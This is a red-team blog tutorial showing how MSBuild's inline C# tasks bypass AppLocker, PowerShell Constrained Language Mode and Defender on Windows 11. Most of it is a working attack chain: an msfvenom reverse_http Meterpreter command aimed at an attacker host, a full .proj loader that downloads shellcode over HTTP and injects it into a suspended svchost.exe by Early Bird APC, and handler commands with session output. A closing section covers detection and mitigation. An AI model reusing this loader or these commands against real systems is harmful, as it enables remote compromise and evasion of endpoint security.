Your AV Won't Save You: MSBuild Bypasses Defender, AppLocker & Constrained Language Mode
And how to get a shell anyway when PowerShell is on a leash
So there you are. You have code execution on a Windows machine, you’re feeling pretty good about yourself, and then reality punches you in the face: AppLocker is blocking everything, PowerShell is running in Constrained Language Mode, and Defender is sitting there looking smug. Classic.
The good news? Microsoft was kind enough to ship a built-in build tool with every version of Windows that has .NET installed. And that tool MSBuild.exe does not care about your AppLocker rules.
This post walks through how to abuse it to get a Meterpreter shell on a fully locked-down Windows 11 machine.
What Is MSBuild and Why Should You Care
MSBuild is Microsoft’s build system for .NET. It reads XML project files (.csproj, .proj, etc.) and compiles code. It lives here:
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe
The important thing is that MSBuild can execute inline C# tasks at build time. Not “after building.” During the build itself. That means you can embed arbitrary C# code inside a .proj file, run it through MSBuild, and Windows will happily compile and execute it signed binary, trusted path, no questions asked.
This makes MSBuild a textbook Living off the Land Binary, or LoLBin. It is signed by Microsoft, it lives under C:\Windows, and AppLocker default rules explicitly allow execution from that path. You are not bypassing AppLocker. You are using a tool that AppLocker trusts by design.
Lab Setup
The target is a Windows 11 24H2 machine with the following controls active:
AppLocker enforced (Exe, Script, Msi, and Appx rule collections all enabled)
PowerShell in Constrained Language Mode
Windows Defender running
AppIDSvc service running (required for AppLocker enforcement)
The attacker machine at 192.168.133.130.
Step 1 | Verifying AppLocker Is Actually Enforced
Before doing anything, confirm AppLocker is running and enforcing rules. There is no point trying to bypass something that is not there.
Get-Service AppIDSvc | fl Status,StartType
If Status is Running, AppLocker is active. If it is Stopped, policies exist but nothing is being enforced which honestly happens more often than you’d think in real environments.
To see the actual ruleset:
Get-AppLockerPolicy -Effective -Xml
Or a more readable version:

(Get-AppLockerPolicy -Effective -Xml) -split '><' | Select-String 'RuleCollection|EnforcementMode|Action="Deny"|Path='
In this lab, the policy denies execution from the usual user-writeable locations: %USERPROFILE%\Downloads, %USERPROFILE%\Desktop, %WINDIR%\Temp, %PUBLIC%, and %USERPROFILE%\AppData\Local\Temp. Basically everywhere a normal attacker would drop a binary.
To confirm it is actually blocking things, try running PsExec from Downloads:

C:\Users\user\Downloads\PSTools\PsExec.exe
La directiva de grupo bloquea a este programa.
Great. It works. We are properly locked out.
Step 2 | Checking Constrained Language Mode

$ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
CLM restricts what PowerShell can do. COM objects, Add-Type, .NET types, reflection all gone or heavily limited. It gets set automatically when AppLocker is enforcing script rules and the script is not explicitly allowed by a publisher or path rule.
Note that CLM affects PowerShell. MSBuild runs completely outside of PowerShell. This is the whole point MSBuild does not know CLM exists, and CLM does not know MSBuild is running C#. They are on completely separate execution paths.
Step 3 | Generating the Payload
On our attacker machine, generate a raw shellcode binary with Meterpreter:
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=192.168.133.130 LPORT=9090 EXITFUNC=thread -f raw -o payload.bin
Note the use of reverse_http instead of reverse_tcp. HTTP traffic is less likely to be blocked and blends in better. The EXITFUNC=thread flag means if the shellcode thread dies, it will not take down the whole process with it.
Then serve it over HTTP:
python3 -m http.server 9091
Step 4 | The .proj File
This is the interesting part. MSBuild supports something called CodeTaskFactory, which lets you define a custom build task using inline C# code. The task runs when MSBuild processes the project file.
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="Build">
    <W />
  </Target>

  <UsingTask TaskName="W"
             TaskFactory="CodeTaskFactory"
             AssemblyFile="$(MSBuildToolsPath)\Microsoft.Build.Tasks.v4.0.dll">
    <ParameterGroup />
    <Task>
      <Reference Include="System" />
      <Using Namespace="System" />
      <Code Type="Class" Language="cs">
        <![CDATA[
        using System;
        using System.IO;
        using System.Net;
        using System.Runtime.InteropServices;
        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;

        public class W : Microsoft.Build.Utilities.Task, ITask
        {
            [DllImport("kernel32", SetLastError=true)]
            static extern IntPtr VirtualAllocEx(IntPtr h, IntPtr a, IntPtr sz, uint at, uint pt);
            [DllImport("kernel32", SetLastError=true)]
            static extern bool WriteProcessMemory(IntPtr h, IntPtr a, byte[] b, IntPtr sz, out IntPtr wr);
            [DllImport("kernel32", SetLastError=true)]
            static extern bool VirtualProtectEx(IntPtr h, IntPtr a, IntPtr sz, uint np, out uint old);
            [DllImport("kernel32", SetLastError=true)]
            static extern uint QueueUserAPC(IntPtr apc, IntPtr th, IntPtr data);
            [DllImport("kernel32", SetLastError=true)]
            static extern uint ResumeThread(IntPtr th);
            [DllImport("kernel32", CharSet=CharSet.Unicode, SetLastError=true)]
            static extern bool CreateProcess(string app, string cmd, IntPtr pa, IntPtr ta,
                                             bool inh, uint flags, IntPtr env, string cwd,
                                             ref STARTUPINFO si, out PROCESS_INFORMATION pi);

            [StructLayout(LayoutKind.Sequential, CharSet=CharSet.Unicode)]
            public struct STARTUPINFO {
                public int cb; public string r, d, t;
                public int x, y, xs, ys, xc, yc, fill, flags;
                public short show, cbr; public IntPtr r2, in_, out_, err;
            }
            [StructLayout(LayoutKind.Sequential)]
            public struct PROCESS_INFORMATION { public IntPtr hProcess, hThread; public int pid, tid; }

            const uint CREATE_SUSPENDED = 0x4;
            const uint COMMIT = 0x1000, RESERVE = 0x2000, PAGE_RW = 0x04, PAGE_RX = 0x20;

            static readonly string URL = "http://<IP>:<PORT>/payload.bin";
            static readonly byte[] K = { 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                         0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 };

            public override bool Execute()
            {
                byte[] sc;
                var req = (HttpWebRequest)WebRequest.Create(URL);
                req.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)";
                using (var r  = req.GetResponse())
                using (var s  = r.GetResponseStream())
                using (var ms = new MemoryStream())
                { s.CopyTo(ms); sc = ms.ToArray(); }

                for (int i = 0; i < sc.Length; i++) sc[i] ^= K[i % K.Length];

                var si = new STARTUPINFO(); si.cb = Marshal.SizeOf(si);
                PROCESS_INFORMATION pi;
                if (!CreateProcess(@"C:\Windows\System32\svchost.exe", null,
                                   IntPtr.Zero, IntPtr.Zero, false,
                                   CREATE_SUSPENDED, IntPtr.Zero, null, ref si, out pi))
                    return false;

                IntPtr m = VirtualAllocEx(pi.hProcess, IntPtr.Zero, (IntPtr)sc.Length,
                                          COMMIT | RESERVE, PAGE_RW);
                if (m == IntPtr.Zero) return false;
                IntPtr wr;
                WriteProcessMemory(pi.hProcess, m, sc, (IntPtr)sc.Length, out wr);
                Array.Clear(sc, 0, sc.Length);
                uint o;
                VirtualProtectEx(pi.hProcess, m, (IntPtr)sc.Length, PAGE_RX, out o);

                QueueUserAPC(m, pi.hThread, IntPtr.Zero);
                ResumeThread(pi.hThread);
                return true;
            }
        }
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
Here is what it actually does, step by step:
Fetches the shellcode over HTTP. The payload is not embedded in the file it is pulled from the attacker machine at runtime. This keeps the file itself clean and static analysis tools have nothing to look at.
XOR decryption in memory. The shellcode gets decrypted in RAM using a key (K). In this example the key is all zeroes so it is effectively a no-op, but swapping it for a real key means the payload travels encrypted over the wire. Nothing gets written to disk.
Process injection via Early Bird APC. A svchost.exe process is created in suspended state. The shellcode is written into its memory space, marked executable, and queued as an APC (Asynchronous Procedure Call). When the thread resumes, the APC runs before the thread’s normal entry point. The injection happens before most AV hooks have a chance to intercept it.
The file has no extension. The file is saved on the Desktop as test with no extension. Windows does not care MSBuild just needs a path. From AppLocker’s perspective, this is not an executable file. The file name is unremarkable and does not trigger signature-based detection looking for .csproj or .proj.
Step 5 | Setting Up the Listener
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set LHOST 192.168.133.130
msf6 exploit(multi/handler) > set LPORT 9090
msf6 exploit(multi/handler) > run
Step 6 | Running MSBuild
On the target, from PowerShell or cmd (CLM does not affect this):
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe .\Desktop\test
Microsoft (R) Build Engine, versión 4.8.9221.0
[Microsoft .NET Framework, versión 4.0.30319.42000]

Compilación iniciada a las 12/10/2026 18:50:04.
Compilación correcta.
    0 Advertencia(s)
    0 Error(es)

Tiempo transcurrido 00:00:01.67
A 1.67 second build time. The shellcode fetched, decrypted, and injected all in under two seconds. The build system reports success and exits cleanly.
Back our attacker machine:

[*] Meterpreter session 2 opened (192.168.133.130:9090 -> 192.168.133.131:60848)

meterpreter > sysinfo
Computer        : DESKTOP-GDJDBQQ
OS              : Windows 11 24H2+ (10.0 Build 26300).
Architecture    : x64
System Language : es_ES
Meterpreter     : x64/windows
There it is.
Why This Works
AppLocker blocks execution based on path, publisher signature, and hash. MSBuild.exe is signed by Microsoft and lives under C:\Windows, which every default AppLocker ruleset allows. The inline C# is compiled in memory at runtime there is no executable written to disk, no secondary binary to block.
CLM is set by AppLocker when PowerShell scripts are restricted. MSBuild is not PowerShell. The C# code runs inside the .NET runtime, completely outside of PowerShell’s execution context. CLM simply does not apply.
Defender sees a trusted Microsoft binary doing a build task. The shellcode arrives encrypted over HTTP, decrypts in RAM, and injects into an already-running process. There is nothing written to disk and no obviously malicious binary for signatures to match against. Early Bird APC injection is well-documented as an evasion technique specifically because it executes before many userland hooks initialize.
Detection and Mitigation
If you are on the blue side, here is what to look for:
MSBuild running from unexpected paths or under unusual parent processes (PowerShell, cmd, WSH) is a strong signal. A legitimate developer machine might run MSBuild regularly a standard workstation should not. Correlate with network connections: MSBuild reaching out over HTTP to an internal or external host is not normal build behavior.
Log all AppLocker events, specifically event IDs 8003 and 8004 in the Microsoft-Windows-AppLocker channel. If you see allowed events for MSBuild followed shortly by unusual process creation (especially svchost spawned with CREATE_SUSPENDED), that is worth investigating.
For mitigation, Microsoft’s recommended approach is to use Windows Defender Application Control (WDAC) instead of AppLocker, or alongside it. WDAC can restrict MSBuild more granularly and does not have the same trusted-path blind spots. Alternatively, a custom AppLocker deny rule on MSBuild itself will stop this technique though it will also break any legitimate build pipelines running on that machine.
Final Thoughts
The technique described here is publicly documented and has been known for years. It appears in multiple red team frameworks, LOLBAS lists, and MITRE ATT&CK under T1127.001. The reason it still works in 2026 is the same reason most things still work: default configurations are not designed for security, they are designed for compatibility.
AppLocker is better than nothing. It stops most commodity malware and script kiddies. But the moment an attacker knows the environment and can spend five minutes on it, the trusted-binary angle opens up and the game changes.
Patch your detection gaps before someone else finds them for you.
This post is written for educational purposes and security research. Everything shown here was performed in an isolated lab environment.